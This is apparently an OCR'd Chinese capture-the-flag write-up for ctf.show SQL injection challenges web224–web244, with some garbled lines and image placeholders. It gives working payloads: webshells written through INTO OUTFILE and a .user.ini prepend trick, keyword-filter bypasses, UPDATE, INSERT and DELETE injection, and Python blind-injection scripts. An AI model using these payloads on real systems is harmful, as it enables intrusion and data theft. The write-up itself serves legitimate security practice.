            min=mid
```

web224——文件名注入

这题你以为是sql注入？哈哈，我原本也这么认为，fuzz发现过滤了好多没有头绪，尝试www.zip .git等看看有没有源码泄露，似乎没有发现，看了大佬们操作才知道有个robots.txt文件

```
User-agent: *
Disallow: /pwdreset.php
```


Filename: 选择文件 未选择任何文件
Submit

访问即可重置密码，登录成功后有个文件上传
但是并没有那么简单，这题是文件名注入
详细看：你没见过的注入

```
猜测语句是这样的，将文件名写入了某张表中：
insert into column(name, type, lineFeed) values ($filename, $filetype, $filelinefeed);

本题的实际查询语句是：
$sql = "INSERT INTO file(filename,filepath,filetype) VALUES ('".$filename."','".$filepath."','".$filetype."');"

通过闭合insert，将信息写入exif中：
xxx"');select 0x3C3F3D60245F504F53545B305D603B into outfile '/var/www/html/1.php';--+

其中，0x3C3F3D60245F504F53545B305D603B是<?=`$_POST[0]`; 的16进制
这样就将一句话写入了1.php文件，访问即可
```

群里有个payload.bin文件，上传即可实现上述

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var



web225——Handler、预处理

做法类似强网杯的随便注那题

```
  //分页查询
  $sql = "select id,username,pass from ctfshow_user where username = '{$username}';";

    if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set/i',$username)){
    die(json_encode($ret));
  }
```

HANDLER:

> mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。

```
/api/?username=';show tables;-- -


/api/?username=';handler `ctfshow_flagasa` open;handler `ctfshow_flagasa` read first;-- -
```

预处理：

```
/api/?username=';PREPARE DMIND from concat('selec','t * from ctfshow_flagasa');EXECUTE DMIND;-- -
```

利用**concat()** 来绕过黑名单

web226——16进制绕过符号限制

```
  if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set|show|\(/i',$username)
){
    die(json_encode($ret));
  }
```

注意到`(`是被绕过的，这里一看到`(`没了就往别的方向想了。但最后想半天想出来，看大佬操作才发现还可以用16进制替代预处理中的`concat()`

之前的题目是拿**16进制绕过引号**的限制，在这里同样可以被用来**绕过括号**的限制

这里要注意有些16进制转换网站是不会把空格转为16进制的，这里巨坑...(比如这个网站：`https://www.bejson.com/convert/ox2str/`)

推荐这个网站：`https://www.sojson.com/hexadecimal.html`

```
/api/?username=user1';prepare DMIND from
0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e666f726d6174696f6e5f736368656d61
2e7461626c65732077686572652074461626c655f736368656d613d6461746161626173652829; execute DMIND;-- -
```

查完表名接着查字段名，然后读出字段信息

web227——`information_schema.routines`查看存储过程和函数

找遍了那几张表都没有找到flag...
这是长见识的一道题（不对，题题都长见识...）
考的是：`查看mysql存储过程和函数`
MySQL——查看存储过程和函数
mysql存储过程和函数总结

> **在 MySQL 中，存储过程和函数的信息存储在 information_schema 数据库下的 Routines 表中**
>
> **查询语法：**
> **SELECT * FROM information_schema.Routines WHERE ROUTINE_NAME = ' sp_name ' ;**
>
> **其中，ROUTINE_NAME 字段中存储的是存储过程和函数的名称; sp_name 参数表示存储过程或函数的名称。**

所以我们要查询`information_schema.routines`表

select * from information_schema.routines

字符串转16进制 >>

16进制转字符串 >>

73656c656374202a2066726f6d20696e666f726d6174696f6e5f736368656d6
12e726f7574696e6573

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"2","username":"user1","pass":"111"},
{"SPECIFIC_NAME":"getFlag","ROUTINE_CATALOG":"def","ROUTINE_SCHEMA":"ctfshow_web","ROUTINE_NAME":"getFlag","ROUTINE_TYPE":"PROCEDURE","DATA_TYPE":"","CHARACTER_
\"ctfshow{0d3499c3-cbd8-48f7-89c4-
286903155a8e}\";\n\tEND","EXTERNAL_NAME":null,"EXTERNAL_LANGUAGE":null,"PARAMETER_STYLE":"SQL","IS_DETERMINISTIC":"NO","SQL_DATA_ACCESS":"CONTAINS
SQL","SQL_PATH":null,"SECURITY_TYPE":"DEFINER","CREATED":"2021-03-17 08:00:37","LAST_ALTERED":"2021-03-17
08:00:37","SQL_MODE":"STRICT_TRANS_TABLES,ERROR_FOR_DIVISION_BY_ZERO,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION","ROUTINE_COMMENT":"","DEFINER":"root@loca
{"SPECIFIC_NAME":"AddGeometryColumn","ROUTINE_CATALOG":"def","ROUTINE_SCHEMA":"mysql","ROUTINE_NAME":"AddGeometryColumn","ROUTINE_TYPE":"PROCEDURE","DATA_T
set @qwe= concat('ALTER TABLE ', t_schema, '.', t_name, ' ADD ', geometry_column,' GEOMETRY REF_SYSTEM_ID=', t_srid); PREPARE ls from @qwe; execute ls; deallocate prepare ls;

Elements Console Sources Network Performance Memory Application Lighthouse Security HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL

http://117f2b93-88e2-40fc-9550-2e111cc4b90a.challenge.ctf.show:8080/api/?username=user1';prepare DMIND from
0x73656c656374202a2066726f6d20696e666f726d6174696f6e5f736368656d612e726f7574696e6573; execute DMIND;#

看得出flag被藏在了名为`getFlag`的**存储过程**里

当然，我们可以使用`call`调用存储过程：`call getFlag()`即可


web228、229、230——

同web226

web231、232——update注入


```php
//分页查询
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

```
password=user',username=now() where 1=1#&username=1
放入sql语句中：
update ctfshow_user set pass = 'user',username=now() where 1=1# ......
```



查询结果：（也可以返回update.php页面查询）发现有不一样的回显

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":"21","data":[{"id":"1","username":"2021-03-17 09:29:40","pass":"user"},
{"id":"3","username":"2021-03-17 09:29:40","pass":"user"},{"id":"4","username":"2021-03-17 09:29:40","pass":"user"},{"id":"5","
{"id":"6","username":"2021-03-17 09:29:40","pass":"user"},{"id":"7","username":"2021-03-17 09:29:40","pass":"user"},{"id":"8","
{"id":"9","username":"2021-03-17 09:29:40","pass":"user"},{"id":"10","username":"2021-03-17 09:29:40","pass":"user"},{"id":"11
{"id":"12","username":"2021-03-17 09:29:40","pass":"user"},{"id":"13","username":"2021-03-17 09:29:40","pass":"user"},{"id":"1
{"id":"15","username":"2021-03-17 09:29:40","pass":"user"},{"id":"16","username":"2021-03-17 09:29:40","pass":"user"},{"id":"1
{"id":"18","username":"2021-03-17 09:29:40","pass":"user"},{"id":"19","username":"2021-03-17 09:29:40","pass":"user"},{"id":"2
{"id":"21","username":"2021-03-17 09:29:40","pass":"user"}]}



接着在username的位置改成我们的查询语句：

```
password=user',username=(select group_concat(table_name) from information_schema.tables where table_schema=datab
ase()) where 1=1#&username=1



password=user',username=(select group_concat(column_name) from information_schema.columns where table_name='flag
a') where 1=1#&username=1



password=user',username=(select flagas from flaga) where 1=1#&username=1
```

web233——

看着像web231那题，但按照之前的操作起来却没有回显了

但是尝试一下sleep：`username=1' or if(1=1,sleep(1),0)#&password=1`发现是能够延时的，那么就又是时间盲注了

```python
import requests
import time
url='http://be56e7c1-7e8c-4c6b-bb39-10ba6a9a9cb2.challenge.ctf.show:8080/api/index.php'

flag=''
for i in range(7,100):
    min=32
    max=128
    while 1:
        mid=min+(max-min)//2
        if min==mid:
            flag+=chr(mid)
            print(flag)
            if chr(mid)=='}':
                exit()
            break


        #sql="select group_concat(table_name) from information_schema.tables where table_schema=database()"
        #sql="select group_concat(column_name) from information_schema.columns where table_name='flag233333'"
        sql="select group_concat(flagass233) from flag233333"
        payload="1' or if(ascii(substr(({}),{},1))<{},sleep(0.1),0)#".format(sql,i,mid)

        #ctfshow{85756729-d6cc-4c32-bae7-0[eb2910
        #               9-d6cc-4c32-bae7-0eeb29108d6^}  -412cfe165a62}
        data={
            'username':payload,
            'password':'1'
            }
        print(data)       #substr({},{},num(1))


        try:
            res = requests.post(url=url,data=data,timeout=2.1).text
            min=mid
        except:
            max=mid


        #print(res)
        time.sleep(1) #遍历letter中一个字符就停止1s
    time.sleep(1)     #正确匹配到一个字符就停止1s
```


web234——反斜杠\转义引号

```php
//分页查询
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

看着没什么，按照之前的做法发现又不成功
怀疑引号没有发挥作用（被过滤了？被转义了？）
但我们可以用\转义password后面的引号

```
输入
username=#&password=1\

放在sql语句中：
update ctfshow_user set pass = '1\' where username = '#';
```

由于`\`转义了紧随其后的引号，pass的值是`1' where username =`了




```
username=,username=(select group_concat(table_name) from information_schema.tables where table_schema=database()
)#&password=1\

username=,username=(select group_concat(column_name) from information_schema.columns where table_name=0x666c6167
323361)#&password=1\

username=,username=(select group_concat(flagass23s3) from flag23a)#&password=1\
```

web235、236——Bypass information_schema与无列名注入

这题的`information_schema`表不能用了,代之`mysql.innodb_table_stats`表，

> **mysql默认存储引擎innoDB携带的表：**
> **mysql.innodb_table_stats**
> **mysql.innodb_index_stats**
>
> **两表均有database_name和table_name字段**

- innodb
  - 表引擎为innodb
  - MySQL > 5.5
  - innodb_table_stats、innodb_table_index存放所有库名表名
  - select table_name from mysql.innodb_table_stats where database_name=库名;

> `sys.schema_table_statistics_with_buffer`表有时也可以
>
> ```
> select group_concat(table_name) from sys.schema_table_statistics_with_buffer where table_schema=database()
> ```

那么通过上述就可以用`innodb_table_stats`查到表名

```
username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name=database()
)#&password=1\
```

可**列名无法**通过上面那些表**查到**！因此引出一个考点：**无列名注入**

CTF|mysql之无列名注入

一篇比较详细的：Bypass information_schema与无列名注入

```
username=,username=(select group_concat(`2`) from(select 1,2,3 union select * from flag23a1)a)#&password=1\
```

web237——INSERT注入

```
//插入数据
$sql = "insert into ctfshow_user(username,pass) value('{$username}','{$password}');";
```

闭合一下就好

```
username=DMIND',(select group_concat(table_name) from information_schema.tables where table_schema=database()));
#&password=1

username=DMIND',(select group_concat(column_name) from information_schema.columns where table_name='flag'));#&pa
ssword=1

username=DMIND',(select group_concat(flagass23s3) from flag));#&password=1
```

web238——INSERT注入

用`()`代替空格

```
username=DMIND',(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())))
;#&password=1

username=DMIND',(select(group_concat(table_column))from(information_schema.columns)where(table_name='flagb')));#
&password=1

username=DMIND',(select(group_concat(flag))from(flagb)));#&password=1
```

web239——INSERT注入

information表被过滤了，按照之前的做法用`mysql.innodb_table_stats`

```
username=DMIND',(select(group_concat(table_name))from(mysql.innodb_table_stats)where(database_name=database())))
;#&password=1
```

查询出表名

无列名注入时却一直不成功，看feng师傅说`*`被过滤了，但没有`*`似乎不能无列名注入了（子查询、利用join...using 这两种方法都用到了`*`）

最后是猜测列名应该还是flag做出的

```
username=DMIND',(select(group_concat(flag))from(flagbb);#
```


web240——INSERT注入

既然指明了表名的形式，直接爆破表名并提交就好

```python
import requests
kk="ab"
url1="http://a1f0a0b5-fd70-4ca6-a9f2-2d6b60565ed6.challenge.ctf.show:8080/api/insert.php"
url2="http://a1f0a0b5-fd70-4ca6-a9f2-2d6b60565ed6.challenge.ctf.show:8080/api/?page=1&limit=100"
for i in kk:
    for j in kk:
        for m in kk:
            for n in kk:
                for c in kk:
                    flag="flag"+i+j+m+n+c
                    print(flag)
                    data={
                    'username':"DMIND',(select(group_concat(flag))from({})));#".format(flag),
                    'password':1
                    }
                    res=requests.post(url=url1,data=data).text

                    r=requests.get(url=url2).text
                    print(r)
                    if "ctfshow{" in r:
                        print(res)
                        exit()
```

web241——DELETE注入

盲注，这没得说吧



```python
import requests
import time
url='http://7fa12429-485a-4131-85e5-fe55ad164b6f.challenge.ctf.show:8080/api/delete.php'

flag=''
for i in range(8,100):
    min=32
    max=128
    while 1:
        mid=min+(max-min)//2
        if min==mid:
            flag+=chr(mid)
            print(flag)
            if chr(mid)=='}':
                exit()
            break

        #sql="select group_concat(table_name) from information_schema.tables where table_schema=database()"
        #sql="select group_concat(column_name) from information_schema.columns where table_name='flag'"
        sql="select group_concat(flag) from flag"
        payload="if(ascii(substr(({}),{},1))<{},sleep(0.1),0)#".format(sql,i,mid)


        data={
            'id':payload,
            }
        #print(data)


        try:
            res = requests.post(url=url,data=data,timeout=2.1).text
            min=mid
        except:
            max=mid

        time.sleep(1) #遍历letter中一个字符就停止1s
    time.sleep(1)     #正确匹配到一个字符就停止1s
```

web242——FILE注入

一开始想着`;`分割执行多条命令绕后写马，但尝试发现写不上去文件，突然记起有个`secure_file_priv`限制上传位置，传`/var/www/html/dump/`目录下也没成功。思路就没了

咋看一下feng师傅的做法是利用`INTO OUTFILE`的拓展参数做的。以下是从bfeng师傅那儿复制来的笔记：

```
SELECT ... INTO OUTFILE 'file_name'
       [CHARACTER SET charset_name]
       [export_options]

export_options:
    [{FIELDS | COLUMNS}
        [TERMINATED BY 'string']//分隔符
        [[OPTIONALLY] ENCLOSED BY 'char']
        [ESCAPED BY 'char']
    ]
    [LINES
        [STARTING BY 'string']
        [TERMINATED BY 'string']
    ]
```

```
“OPTION”参数为可选参数选项，其可能的取值有：

`FIELDS TERMINATED BY '字符串'`：设置字符串为字段之间的分隔符，可以为单个或多个字符。默认值是“\t”。

`FIELDS ENCLOSED BY '字符'`：设置字符来括住字段的值，只能为单个字符。默认情况下不使用任何符号。

`FIELDS OPTIONALLY ENCLOSED BY '字符'`：设置字符来括住CHAR、VARCHAR和TEXT等字符型字段。默认情况下不使用任何符号。

`FIELDS ESCAPED BY '字符'`：设置转义字符，只能为单个字符。默认值为“\”。

`LINES STARTING BY '字符串'`：设置每行数据开头的字符，可以为单个或多个字符。默认情况下不使用任何字符。

`LINES TERMINATED BY '字符串'`：设置每行数据结尾的字符，可以为单个或多个字符。默认值是“\n”。
```

值得注意就是

`FIELDS TERMINATED BY`、 `LINES STARTING BY`、 `LINES TERMINATED BY`


这三个参数都能让一句话发挥作用

```
filename=1.php' FIELDS TERMINATED BY "<?php eval($_POST[1]);?>";#
```

这样就能上传一句话木马了

web243——FILE注入

这题有点骚...过滤了PHP确实是束手无策，不知从而下手啊
看了看大佬们WP才发现，存在一个`/dump/index.php`页面，而该页面的内容显示的是403，这你敢信？



姑且当作我们已知一个index.php页面吧，再结合文件上传（写文件）不难想到利用`.user.ini`将木马包含进`index.php`中
这里看大佬上传的payload很讲究

```
filename=.user.ini' LINES STARTING BY ';' TERMINATED BY 0x0a6175746f5f70726570656e645f66696c653d312e706e670a;#
```

首先因为上传的是.user.ini文件，内容不像之前的php，遇到`<?php?>`会当作PHP代码执行。


我们上传的是`auto_prepend_file=1.png`而MySQL中的信息会加入到这个文件中(毕竟是用`INTO OUTFILE`来写文件的嘛)，糅杂在一起很有可能使得`auto_prepend_file=1.png`无法起作用，所以需要`;`（**.ini文件的注释符**）进行注释

`LINES STARTING BY ';'`让每行以`;`为开头

中间就是`1 ctfshow ctfshow`这样的信息


`TERMINATED BY 0x0a6175746f5f70726570656e645f66696c653d312e706e670a`：注意这段16进制的头尾都有`0a`进行换行，使得我们的`auto_prepend_file=1.png`能独占一行

形式就是下图：**我们的语句不会被信息所干扰**



Warning: Unknown: failed to open stream: No such file or directory in **Unknown** on line **0**

Fatal error: Unknown: Failed opening required '1.png' (include_path='.:/usr/local/lib/php') in **Unknown** on line **0**



然后再上传一个含有一句话木马的`1.png`，一句话木马用16进制与短标签都行：

```
filename=1.png' LINES TERMINATED BY 0x3c3f706870206576616c28245f504f53545b315d293b3f3e;#
```

最后上蚁剑连接

web244——报错注入、updatexml

```
//备份表
$sql = "select id,username,pass from ctfshow_user where id = '".$id."' limit 1;";
```

```
1' or updatexml(1,concat(0x7e,database(),0x7e),1)-- -

1' or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema
=database()),0x7e),1)-- -

1' or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name
='ctfshow_flag'),0x7e),1)-- -

1' or updatexml(1,concat(0x7e,substr((select group_concat(flag) from ctfshow_flag),1,30),0x7e),1)-- -
```

`extractvalue()`与`updatexml()`能查询字符串的最大长度为32，如果我们想要的结果超过32，可以用`substr()、left()、right()`函数截取

因为updatexml报错有些依赖于concat这个函数，假设concat被过滤了，有其他替代函数吗？

这里提供几个函数：

